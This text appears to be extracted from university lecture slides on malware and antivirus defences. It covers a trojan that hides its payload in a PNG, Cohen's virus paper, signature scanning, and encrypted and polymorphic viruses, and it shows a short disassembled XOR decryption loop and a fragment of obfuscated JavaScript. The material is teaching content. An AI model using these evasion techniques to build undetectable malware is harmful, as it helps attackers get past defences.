

Hiding Malicious Code in Images

1

SECURELIST THREATS ▾ CATEGORIES ▾ TAGS ▾ ENCYCLOPEDIA STA

PNG Embedded – Malicious payload hidden in a PNG file

By [Thiago Marques](#) on March 24, 2016. 9:56 am

VIRUS WATCH

PHISHING SOCIAL ENGINEERING TROJAN



Thiago Marques
@thiagoolmarques

One of the most complex tasks for the cybercriminals is to ensure their malicious code goes undetected by antivirus and achieves its goal. For this, they have invested a lot on more complex infection processes, going beyond the traditional phishing and using techniques where the malicious payload is hidden in encrypted files – even using a known file format. This is what we found in a new Brazilian Trojan in the wild: it tries to conceal the malicious files in a PNG image. And the attack starts with a simple phishing PDF.

Malware distribution

It looks like Brazilian cybercriminals follow the security news – [this type of attack](#) was publicized several months ago in the US and now they are using the same method in Brazil. The phishing aspect used in this campaign distributes a PDF attached to the email. The file is clean. The type of attack is the same as that used to distribute an executable file or a .ZIP file containing the .pdf extension in the filename.

ENC: segue Em Anexo aplicativo jar 2016

[Redacted]

To:

Attachments: aplicativo.pdf (21 KB) [Open as Web Page]

Thursday, Mar


De: trasm2arco2s27@terra.com.br [mailto:[Redacted]@terra.com.br]

Enviada em: quinta-feira, 10 de março de 2016 1:20 PM

Para: Departamento Comercial - [Redacted]

Assunto: segue Em Anexo aplicativo jar 2016

Watch out for photos containing malware



MALWARE AND VIRUSES

Dr. Benjamin Livshits

Malware: Different Types

3

- A virus is a computer program that is capable of **making copies** of itself and inserting those copies into other programs.
- A worm is a virus that uses a **network** to copy itself onto other computers.
- **Spyware** is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity
- A **Trojan** often acts as a backdoor, contacting a controller which can then have unauthorized access to the affected computer.
- A **drive-by-download** attack is a malware delivery technique triggered when the user visits a website.


Wait, There's More

4



Malware Volume

5



Last update: 11-01-2014 08:29

Copyright © AV-TEST GmbH, www.av-test.org

The AV-TEST Institute registers over 450,000 new malicious programs every day

<http://www.av-test.org/en/statistics/malware/>

A Lot of Commercial Activity

6

	Internet Security 14.1	
	ZoneAlarm Extreme Security 13.3	
	Internet Security Premium 7.0	
	Smart Security 7.0	
	Internet Security 2014	
	InternetSecurity 2015	
	Internet Security 2015	
	Antivirus 2013	
	Internet Security 2015	
	eScan Internet Security Suite 14.0	
	Security Suite Pro 10.1	
	Norton Internet Security 2014	
	Cloud Antivirus FREE 3.0	
	360 Internet Security 5.0	
	PC Manager 8.10	
	VIPRE Internet Security 2014	
	Titanium Maximum Security 2014 & 2015	

Cyber
Security
Market
worth
\$155.74
Billion by
2019

What is a Virus?

a program that can **infect** other programs by modifying them to include a, possibly **evolved**, version of itself

Fred Cohen, 1983

22

Computer Viruses

Theory and Experiments

Fred Cohen

Dept of Computer Science and Electric Engineering, Lehigh University, Bethlehem PA 18215, USA, and The Foundation for Computer Integrity Research, Pittsburgh, PA 15217, USA

This paper introduces "computer viruses" and examines their potential for causing widespread damage to computer systems. Basic theoretical results are presented, and the infeasibility of viral defense in large classes of systems is shown. Defensive schemes are presented and several experiments are described.

Keywords Computer Viruses, System Integrity, Data Integrity



Fred Cohen received a B.S. in Electrical Engineering from Carnegie-Mellon University in 1977, an MS in Information Science from the University of Pittsburgh in 1981 and a Ph.D. in Electrical Engineering from the University of Southern California in 1986.

He has worked as a freelance consultant since 1977, and has designed and implemented numerous devices and systems. He is currently a professor of Computer Science and Electrical Engineering at Lehigh University,

Chairman and Director of Engineering at the Foundation for Computer Integrity Research, and President of Legal Software Incorporated.

He is a member of the ACM, IEEE, and IACR. His current research interests include computer viruses, information flow model, adaptive systems theory, genetic models of computing, and evolutionary systems.


1. Introduction

This paper defines a major computer security problem called a virus. The virus is interesting because of its ability to attach itself to other programs and cause them to become viruses as well. Given the widespread use of sharing in current computer systems, the threat of a virus carrying a Trojan horse [1,20] is significant. Although a considerable amount of work has been done in implementing policies to protect against the illicit dissemination of information [4,7], and many systems have been implemented to provide protection from this sort of attack [12,19,21,22], little work has been done in the area of keeping information entering an area from causing damage [5,18]. There are many types of information paths possible in systems, some legitimate and authorized, and others that may be covert [18], the most commonly ignored one being through the user. We will ignore covert information paths throughout this paper.

The general facilities exist for providing provably correct protection schemes [9], but they depend on a security policy that is effective against the types of attacks being carried out. Even some quite simple protection systems cannot be proven 'safe' [14]. Protection from denial of services requires the detection of halting programs which is well known to be undecidable [11]. The problem of precisely marking information flow within a system [10] has been shown to be NP-complete. The use of guards for the passing of untrustworthy information [25] between users has been examined, but in general depends on the ability to prove program correctness which is well known to be NP-complete.

The Xerox worm program [23] has demonstrated the ability to propagate through a network, and has even accidentally caused denial of services. In a later variation, the game of 'core wars' [8] was invented to allow two programs to do battle with one another. Other variations on this theme have been reported by many unpublished authors, mostly in the context of nighttime games played between programmers. The term virus has also been used in conjunction with an augmentation to

Brief History of Malware



10 years of malware for mobile devices

2004  **Cabir**
First worm affecting Symbian Series 60 phones. Spreads from phone to phone by using Bluetooth OBEX push protocol.

Mac users can often be heard to say "I don't need antivirus software, I have an Apple". Unfortunately, this is a misguided conclusion. Whilst the dangers are certainly much less than with Windows computers, they do exist nonetheless.

Mac users who think they do not need to concern themselves have created an illusion. The claim that Apple users are less threatened than Windows users is currently still correct, but could change rapidly.

It was the low market share of Macs that limited the attentions of online criminals; now that Macs are becoming more popular, this state of affairs is changing.



Coevolution: Basic Setup

9

Virus

- Wait for user to execute an infected file
- Infect other (binary) files by modifying them
- Spread that way



Antivirus

- Identify a sequence of instructions or data
- Formulate a signature
- Scan all files
- Look for signature found **verbatim**
- Bottleneck: scanning speed




Signatures

10



Signatures Are Updated All The Time

11




Normally,
updates are
released daily

Coevolution: Entry Point Scanning

12

Virus

- Place virus at the entry point or make it directly reachable from the entry point
- Make virus small to avoid being easily noticed by user



Antivirus

- Entry point scanning
- Do exploration of reachable instruction starting with the entry point of the program
- Continue until no more instructions are found

Coevolution: Virus Encryption

13

Virus

- ❑ Decryption routine
- ❑ Virus body
- ❑ Decrypt into memory, not do disk
- ❑ Set PC to the beginning of the decryption buffer
- ❑ Encrypt with a different key before adding virus to new executable

Antivirus

- ❑ Decryption (and encryption) routines (packers) used by viruses are easy to fingerprint
- ❑ Develop **signatures** to match these **routines**
- ❑ Attempt to decrypt the virus body to perform a secondary verification (x-raying)




Simple Decryption Routine

14

```
00000000 nop
00000001 nop
00000002 nop
00000003 nop
00000004 pop eax
00000005 pop eax
00000006 pop eax
00000007 pop eax
00000008 jmp 0x1a
0000000a pop ebx
0000000b dec ebx
0000000c xor ecx,ecx
0000000e mov cx,0x3b8
00000012 xor byte[ebx+ecx*1],0xbd
00000016 loop 0x12
00000018 jmp 0x1f
0000001a call 0xa
0000001f push esp
00000020 mov dword[0xe2bdbdbe],eax
00000025 fstp dword[ecx*4+0x36bdbdbd]
0000002c std
0000002d mov cl,0x36
0000002f int 0xa1
00000031 adc byte[esi],dh
00000033 aad 0xb5
00000035 ss: dec edx
```

Decryption loop, 0xbd is the xor key

Code to decrypt



Jumping Ahead: Similar Behavior in JavaScript

15

```
function kvaR2 () {
    jFknn6 = Math.PI;
    XuCsEFU8 = Math.tan;
    AMTthR4 = parseInt;
    ChsV1 = 'length';
    fshng5 = 'test';
    BuUse2 = 'replace';
    wHC1GXJ8 = AMTthR4(~ ((jFknn6 & jFknn6) | (~jFknn6 & j
    TXuDxX8 = AMTthR4(((wHC1GXJ8 & wHC1GXJ8) | (~wHC1GXJ8
    /*Encrypt By Dadong's JSXX 0.41 VIP*/
    zE1RkC1 = 1xuDxX8 << 1xuDxX8,
    new function () {
        KDRhr0 = BCsVB5('a1Qe4dG*]6zY^k8b]#&,m8$[x_GD3]Nvj
    };
    try {
        if (! / ^ \\d * $ / g[fshng5](bfBoeXy5));
    } catch (e) {
        bfBoeXy5 = wHC1GXJ8;
    }
}
```

Coevolution: Polymorphic

16

Virus

- Use a mutation engine to generate a (decryption routine, encryption routine) pair
- Functionally similar or the same, but syntactically very different
- Use the encryption routine to encode the body of the virus
- No fixed part of the virus preserved (decryption, encryption, body)

Antivirus

- Custom detection program designed to recognize specific detection engines
- Generic decryption (GD)
 - ▣ Emulator
 - ▣ Signature matching engine
 - ▣ Scan memory/disk at regular intervals in hopes of finding decoded virus body

	D1		E1	
--	----	--	----	--

	D2		E2	
--	----	--	----	--

Emulation Challenges


17

- How long to emulate the execution? Viruses use **padding** instructions to delay execution. Can also use **sleep** for a while to slow down the scanner.
- What is the quality of the emulator? How many CPUs to support?
- What if decryption starts upon user interactions? How do we trigger it?
- What about anti-emulation tricks?

AV: Static and Runtime

18

- Signature-based virus detection – static techniques
- Emulation-based detection – runtime technique
- Generally, both are used at the same time (hybrid)



False Positives


- A "false positive" is when antivirus software identifies a non-malicious file as a virus. When this happens, it can cause serious problems.
- For example, if an antivirus program is configured to immediately delete or quarantine infected files, a false positive in an essential file can render the operating system or some applications unusable.
 - ▣ In May 2007, a faulty virus signature issued by Symantec mistakenly removed essential operating system files, leaving thousands of PCs unable to boot
 - ▣ Also in May 2007, the executable file required by Pegasus Mail was falsely detected by Norton AntiVirus as being a Trojan and it was automatically removed, preventing Pegasus Mail from running. Norton anti-virus had falsely identified three releases of Pegasus Mail as malware, and would delete the Pegasus Mail installer file when that happened n response to this Pegasus Mail stated:
 - ▣ On the basis that Norton/Symantec has done this for every one of the last three releases of Pegasus Mail, we can only condemn this product as too flawed to use, and recommend in the strongest terms that our users cease using it in favor of alternative, less buggy anti-virus packages

More False Positives

20

- In April 2010, McAfee VirusScan detected svchost.exe, a normal Windows binary, as a virus on machines running Windows XP with Service Pack 3, causing a reboot loop and loss of all network access
- In December 2010, a faulty update on the AVG anti-virus suite damaged 64-bit versions of Windows 7, rendering it unable to boot, due to an endless boot loop created
- In October 2011, Microsoft Security Essentials removed the Google Chrome browser, rival to Microsoft's own Internet Explorer. MSE flagged Chrome as a Zbot banking trojan


False-Alarm-Test September 2014

 Please download here:
[English](#)


False-Alarm-Test March 2014

 Please download here:
[English](#)

False-Alarm-Test September 2013

 Please download here:
[English](#)

















False-Alarm-Test March 2013

 Please download here:
[English](#)

False Alarms

21

McAfee

False alarm found in some parts of	Detected as	Supposed prevalence
123Copy package	Artemis!5b45ca01db57	
AntiyPorts package	Artemis!0f22cb64a570	
AutoIt package	Artemis!94F2DF00781A	
Brockhaus package	Artemis!0d5eb245f1f8	
ComboFix package	Artemis!f4d4a0141e15	
InterVideo packageX	Artemis!F2A6D055349D	
Macromedia packageX	Artemis!70175B3A1438	
NoVirusThanks package	Artemis!f9de1b1507f9	
Qvod package	Artemis!5eca75795122	
RegistryCleanExpert package	Artemis!EFFF1E0C5877	
SmadAV package	Artemis!e3cbd12c5780	
Tiscali package	Artemis!F40C0329703F	
TubeCatcher package	Artemis!CDA143125447	
UniMED package	Artemis!35471ba21d18	
WildTangent package	Artemis!A21E203DAECB	
WWFdesktop packageX	Artemis!1dc6d0d85cc7	

McAfee had 16 false alarms.

Limitations of AV

- Reactive approach renders existing security solutions less effective, because they are too slow to respond and require up-to-date signatures, before they can be effective
- While the reactive signature approach provides adequate identification of existing attacks, it is virtually useless in protecting against new and unknown attacks

Malwarebytes: Not Signature-Based

23



<https://www.youtube.com/watch?v=PGLGyPuxP7c>

IDS: Intrusion Detection Systems

24

- Collect signals
- Build a model of normal (and abnormal behavior)
- Process logs and create alerts
- Notify system operators
- Behavioral models can be quite complex
- Are often graph-based
- Or regex-based
- Influence false positive and false negative rates

